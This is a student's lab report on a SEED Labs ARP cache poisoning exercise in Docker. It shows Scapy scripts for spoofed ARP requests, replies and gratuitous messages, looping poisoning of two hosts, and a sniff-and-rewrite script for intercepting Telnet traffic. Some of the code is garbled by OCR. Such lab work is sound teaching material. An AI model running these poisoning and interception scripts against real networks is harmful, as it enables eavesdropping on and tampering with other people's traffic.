

Tasks.....	3
Task 0 – Setup	3
Task 1 – ARP Cache Poisoning	3
Task 1.A (using ARP request)	3
Task 1.B (using ARP reply).....	4
Task 1.C (using ARP gratuitous message)	6
Task 2 – AITM Attack on Telnet using ARP Cache Poisoning.....	7
Task 3 – AITM Attack on Netcat using ARP Cache Poisoning	10
Task 4 – Ettercap.....	12
Task 5 – Ettercap Docker Tutorial.....	12
Task 6 – Challenge	15

Tasks

Task 0 – Setup

The first task was to set up the container network, this was done by unzipping the requested file and running *docker build* and then *docker up*. The following two screenshots show the containers being built, the network configuration using *ip -br a* and the containers running using *dockps*

The screenshot shows two terminal windows side-by-side. The left window displays the command sequence for setting up the Docker environment:

```
allo1 Seed Labs $ ls
Labsetup
allo1 Seed Labs $ cd Labsetup/
allo1 Seed Labs $ docker-compose up
LabsetStarting hostA-10.9.0.5 ... done
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 | * Starting internet superserver inetd
hostB-10.9.0.6 | * Starting internet superserver inetd
[ OK ] [ OK ] allo1 Seed Labs $
```

The right window shows the output of the *ip -br a* command, listing the network interfaces and their configurations:

Interface	Status	IP Address	MAC Address
lo	UNKNOWN	127.0.0.1/8	::1/128
ens33	UP	172.10.187.1/0	fe80::78bd:1e8b:5000/64
br-d1b85d220928	DOWN	172.18.0.1/16	
br-8c91b03f0fe	DOWN	172.20.0.1/24	
br-935fb772f766	UP	10.9.0.1/24	fe80::42:6dff:fe93:cecd/64
docker0	DOWN	172.17.0.1/16	
veth2257258@lf7	UP	fe80::b4bc:7eff:fe43:3bae/64	
veth3f1b132@lf9	UP	fe80::d0b9:83ff:fe9f:7fe7/64	

The screenshot shows a single terminal window displaying the output of the *dockps* command, which lists the running Docker containers:

```
allo1 Seed Labs $ dockps
e872a28898a7 hostB-10.9.0.6
f9d090611850 hostA-10.9.0.5
231a3318110b seed-attacker
allo1 Seed Labs $
```

The bottom of the screen shows the system tray and status bar indicating the date and time.

Task 1 – ARP Cache Poisoning

The first task for this lab has us create an ARP Cache Poisoning python script in a few scenarios. These are outlined below.

Task 1.A (using ARP request)

The first task asked us to construct an ARP request packet to map B's IP address (10.9.0.6) to M's MAC address. I opted to use my VM as the means of facilitating the attacks. We do this by construct an ARP Request (ARP code 1) where the destination IP is A (10.9.0.5), we set the

destination MAC address to the broadcast address (ff:ff:ff:ff:ff:ff) so that it will broadcast to all devices on the network

The screenshot shows a Linux desktop environment with several open windows:

- Activities**: A window listing application icons.
- Terminal**: A window showing a root shell on a Kali Linux system. The user runs `arp -n`, `tcpdump -l eth0 -n`, and `tcpdump -l eth0 -n` again, both resulting in output suppression due to verbose mode.
- Terminal**: A window showing a user named "alloi Seed Labs" running `sudo ./arpRequest` multiple times. Each run sends 1 packet and receives a response.
- Terminal**: A window showing the user running `cat arpRequest` and importing it into Python. It defines an Ether frame and an ARP message, then sends the ARP request.
- File Browser**: A window showing a file named `arpRequest` with the following content:

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether(src='aa:bb:cc:dd:ee:ff', dst='ff:ff:ff:ff:ff:ff')
A = ARP(psrc='18.9.0.1', hwsrc="aa:bb:cc:dd:ee:ff",
        pdst='18.9.0.5')
A.show()

pkt = E/A
sendp(pkt)
alloi Seed Labs 5
```

This proved unsuccessful, the device would not pick up the packet regardless of code configuration unless the attacking device would ping prior to sending the spoofed packet. However, by adding the line specifying interface (iface=interface) I was able to send the packet on the right interface and poison the cache.

```
Activities Terminal * Jan 30 11:29
[1] 1 Seed Labs $ cat arpRequest
#!/usr/bin/env python3
#From scapy.all import *

clientIP = "10.9.0.5"
clientMAC = "ff:ff:ff:ff:ff:ff"
bIP = "18.9.0.6"

attackIP = "10.9.0.1"
attackMAC = "aa:bb:cc:dd:ee:ff"

interface = "br-935fb7722f66"

E = Ether(src=attackMAC, dst=clientMAC)
A = ARP(psrc=bIP, hsrc=attackMAC,
        pdst=clientIP)

A.show()

pkt = E/b
sendp(pkt, iface=interface)
[1] 1 Seed Labs $ sudo ./arpRequest
.
.
Sent 1 packets.
[1] 1 Seed Labs $ [2] 2 root@9d090611850:~# arp -n
root@9d090611850:~# tcodump -n -l eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:21:46.234218 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
16:21:46.234250 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@9d090611850:~# arp -n
Address          HWtype  HWaddress          Flags Mask
iface            ether    aa:bb:cc:dd:ee:ff  C
eth0             ether    00:0c:29:4d:01:00  C
root@9d090611850:~# [3] 3
```

Task 1.B (using ARP reply)

For this step I utilized a similar code but included the ARP code of 2, as well as including the destination MAC address. I got the MAC address for hostA using `docker inspect hostA` and received the following:

```
GLOBAL GIT FORKET SCREEN : 0,
"MacAddress": "02:42:0a:09:00:05",
"IP": "10.9.0.6",
```

After this, attempting to ping created an entry within the arp cache, we can then poison it using the code snippet featured in the screenshot below, which allows shows the successful poisoning.

The screenshot displays two terminal windows side-by-side. The left terminal window shows the execution of a Python script named `arpReply.py`. The script uses the `scapy.all` library to craft and send ARP spoofing packets. It defines variables for client and attack IP addresses, their MAC addresses, and the interface. It then creates Ether and ARP objects, sets the operation to 2 (ARP REQUEST), and sends the packet via the specified interface. The right terminal window shows the results of a `tcpdump -n -i eth0` command. It captures three ARP requests from machine A (IP 10.9.0.6) to machine B (IP 10.9.0.5). The first request is from machine A asking for the MAC address of machine B. The second request is a reply from machine B to machine A. The third request is another from machine A. Below the capture, an `arp -n` command is run, showing the updated ARP cache where machine B's MAC address (aa:bb:cc:dd:ee:ff) is now associated with machine A's IP (10.9.0.6).

```
alio1 Seed Labs $ sudo ./arpReply
.
Sent 1 packets.
alio1 Seed Labs $ cat arpReply
#!/usr/bin/env python3
from scapy.all import *

clientIP = "10.9.0.5"
clientMAC = "02:42:0a:09:00:05"

bIP = "10.9.0.6"

attackIP = "10.9.0.1"
attackMAC = "aa:bb:cc:dd:ee:ff"

interface = "br-935f87722f66"

E = Ether(src=attackMAC, dst=clientMAC)
A = ARP(psrc=bIP, hwsrc=attackMAC,
        pdst=clientIP, hwdst=clientMAC)

A.op = 2

pkt = E/A
sendp(pkt, iface=interface)
alio1 Seed Labs $
```

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.087 ms
^C
--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.087/0.087/0.087/0.000 ms
root@f9d090611850:/# tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:41:38.825700 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 28
16:41:38.825787 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
16:41:43.250095 ARP, Reply 10.9.0.6 is-at aa:bb:cc:dd:ee:ff, length 28
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
root@f9d090611850:/# arp -n
Address      HWtype  HWAddress          Flags Mask
Iface
10.9.0.6      ether   aa:bb:cc:dd:ee:ff  C
root@f9d090611850:/#
```

However, without a previous ping to create the arp cache, the packet was ignored by machine A. As shown in the screenshot below.

```

Jan 30 11:44 •
root@f9d090611850:/# arp -d 10.9.0.6
root@f9d090611850:/# arp -n
root@f9d090611850:/# tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:44:12.614722 ARP, Reply 10.9.0.6 is-at aa:bb:cc:dd:ee:ff, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@f9d090611850:/# arp -n
root@f9d090611850:/#

```

```

alio1 Seed Labs $ sudo ./arpReply
Sent 1 packets.
alio1 Seed Labs $ 

```

Task 1.C (using ARP gratuitous message)

As discussed in the book, creating a blank entry allows the gratuitous message to poison the cache, however if there is no cache, this packet will be ignored, as shown in the second screenshot.

```

alio1 Seed Labs $ cat arpgarat
#!/usr/bin/env python3
from scapy.all import *
clientIP = "10.9.0.5"
clientMAC = "02:42:0a:09:00:05"
bIP = "10.9.0.99"
attackIP = "10.9.0.1"
attackMAC = "aa:bb:cc:dd:ee:ff"
interface = "br-935fe7722f66"
E = Ether(src=attackMAC, dst="ff:ff:ff:ff:ff:ff")
A = ARP(psrc=bIP, hwsrc=attackMAC,
       pdst=bIP, hwdst="ff:ff:ff:ff:ff:ff")
A.op = 2
pkt = E/A
sendp(pkt, iface=interface)
alio1 Seed Labs $ sudo ./arpGrat
Sent 1 packets.
alio1 Seed Labs $ 

```

```

root@f9d090611850:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
^C
--- 10.9.0.99 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
root@f9d090611850:/# arp -n
Address      Hwtype   Hwaddress           Flags Mask
          Iface
10.9.0.99          ether    aa:bb:cc:dd:ee:ff  (incomplete)
root@f9d090611850:/# arp -n
Address      Hwtype   Hwaddress           Flags Mask
          Iface
10.9.0.99          ether    aa:bb:cc:dd:ee:ff  C
root@f9d090611850:/#

```

```

alio1 Seed Labs $ sudo ./arpGrat
Sent 1 packets.
alio1 Seed Labs $ 

```

```

root@f9d090611850:/# arp -n
root@f9d090611850:/# arp -n
root@f9d090611850:/# 

```

Task 2 – AITM Attack on Telnet using ARP Cache Poisoning

For this attack, I started by modifying the arpRequest script, and making a copy to poison the ARP caches of A and B respectively, the outcome display below. With the time library added, set a delay, sending an ARP request every 5 seconds until interrupted.

The screenshot shows a Linux desktop environment with two terminal windows open. The top terminal window is running as root and displays the output of several commands:

```
root@9d090611850:/# arp -n
root@9d090611850:/# tcpdump -n -l eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol deco
de
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byte
s
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@9d090611850:/# arp -n
Address HType HWAddress Flags Mask Iface
Iface
10.9.0.6 ether aa:bb:cc:dd:ee:ff C
eth0
root@9d090611850:/# arp -n
Address HType HWAddress Flags Mask Iface
Iface
10.9.0.6 ether aa:bb:cc:dd:ee:ff C
eth0
root@e872a28898a7:/# arp -n
Address HType HWAddress Flags Mask Iface
Iface
10.9.0.5 ether aa:bb:cc:dd:ee:ff C
eth0
root@e872a28898a7:/#
```

The bottom terminal window shows two Python scripts side-by-side:

```
alio1 Seed Labs $ cat Desktop/Labsetup/volumes/task2/arpRequestA
#!/usr/bin/env python3
from scapy.all import *
import time

clientIP = "10.9.0.6"
clientMAC = "ff:ff:ff:ff:ff:ff"

aIP = "10.9.0.5"

attackIP = "10.9.0.1"
attackMAC = "aa:bb:cc:dd:ee:ff"

interface = "br-935f87722f66"

E = Ether(src=attackMAC, dst=clientMAC)
A = ARP(psrc=aIP, hwsrc=attackMAC,
       pdst=clientIP)

A.op = 1

pkt = E/A

while True:
    sendp(pkt, iface=interface)
    time.sleep(5)
alio1 Seed Labs $
```

```
alio1 Seed Labs $ cat Desktop/Labsetup/volumes/task2/arpRequestB
#!/usr/bin/env python3
from scapy.all import *
import time

clientIP = "10.9.0.5"
clientMAC = "ff:ff:ff:ff:ff:ff"

aIP = "10.9.0.6"

attackIP = "10.9.0.1"
attackMAC = "aa:bb:cc:dd:ee:ff"

interface = "br-935f87722f66"


E = Ether(src=attackMAC, dst=clientMAC)
A = ARP(psrc=aIP, hwsrc=attackMAC,
       pdst=clientIP)

A.op = 1


pkt = E/A

while True:
    sendp(pkt, iface=interface)
    time.sleep(5)
alio1 Seed Labs $
```


After this I ensured IP forwarding was off, looking at /etc/sysctl.conf




With IP forwarding off, these ICMP requests are caught on Wireshark but do not get a response



With ip.forwarding turn on, on Machine H we have the following output. Where there was no reply for about 10 pings but was responded to eventually, the ARP cache still shows the poisoned IP address.



The last step for this Task was to Telnet from A to B and intercept, accomplished by modifying the skeletal structure presented in the PDF as the following code. The first screenshot shows the successful Telnet session. The second shows the new code.



The screenshot shows a terminal window in the Unity interface of an Ubuntu desktop. The terminal title is "Terminal". The code displayed is a Python script named MITMTCPSpoof.py, which performs ARP spoofing and TCP connection hijacking. It defines variables for IP addresses (ipA, ipB), MAC addresses (macA, macB), and an interface (int). The script contains a function "spoof" that manipulates network packets (IP and TCP layers) to spoof traffic between ipA and ipB. It uses regular expressions to modify TCP payload data. The script then uses the "sniff" function from the scapy library to capture packets on the specified interface and apply the "spoof" function as a prn (print/replay) handler. The terminal prompt ends with a dollar sign (\$).

```
alio1 Seed Labs $ cat MITMTCPSpoof.py
#!/usr/bin/env python3
from scapy.all import *

ipA = "10.9.0.5"
ipB = "10.9.0.6"
macA = "02:42:0a:09:00:05"
macB = "02:42:0a:09:00:06"
int = "br-935f87722f66"


def spoof(pkt):
    if pkt[IP].src == ipA and pkt[IP].dst == ipB:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = re.sub(r'[^\x09-\x0D\x20-\x7E]', '\x00', data.decode())
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == ipB and pkt[IP].dst == ipA:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

template = 'tcp and (ether src {} or ether src {})'
f = template.format(A=macA, B=macB)
pkt = sniff(iface=int, filter=f, prn=spoof)
alio1 Seed Labs $
```

After this, the expected outcome was to turn inputs into Zs. This will be developed upon in Task 5. However, upon establishing the TelNet connection, it froze.




The screenshot shows three terminal windows side-by-side. The first window shows a failed TelNet connection attempt to 10.9.0.6. The second window shows a successful connection to 10.9.0.6, displaying the Ubuntu 20.04.1 LTS login prompt. The third window is blank.

```
root@f9d090611850:/# telnet 10.9.0.6
Trying 10.9.0.6...
^C
root@f9d090611850:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^['.
Ubuntu 20.04.1 LTS
e872a28898a7 login:
```

Task 3 – AITM Attack on Netcat using ARP Cache Poisoning

The final textbook task asked us to utilize a similar pattern with the usage of netcat. A connection was established to showcase connectivity




The screenshot shows two terminal windows. The top window on hostA (IP 10.9.0.5) runs docksh and connects to hostB (IP 10.9.0.6) on port 9090, sending the message "hello". The bottom window on hostB (IP 10.9.0.6) runs docksh and connects back to hostA on port 9090, also sending the message "hello".


```
alio1 Seed Labs $ docksh hostA-10.9.0.5
root@f9d090611850:/# nc 10.9.0.6 9090
hello
[]

alio1 Seed Labs $ docksh hostB-10.9.0.6
root@e872a28898a7:/# nc -lp 9090
hello
[]
```

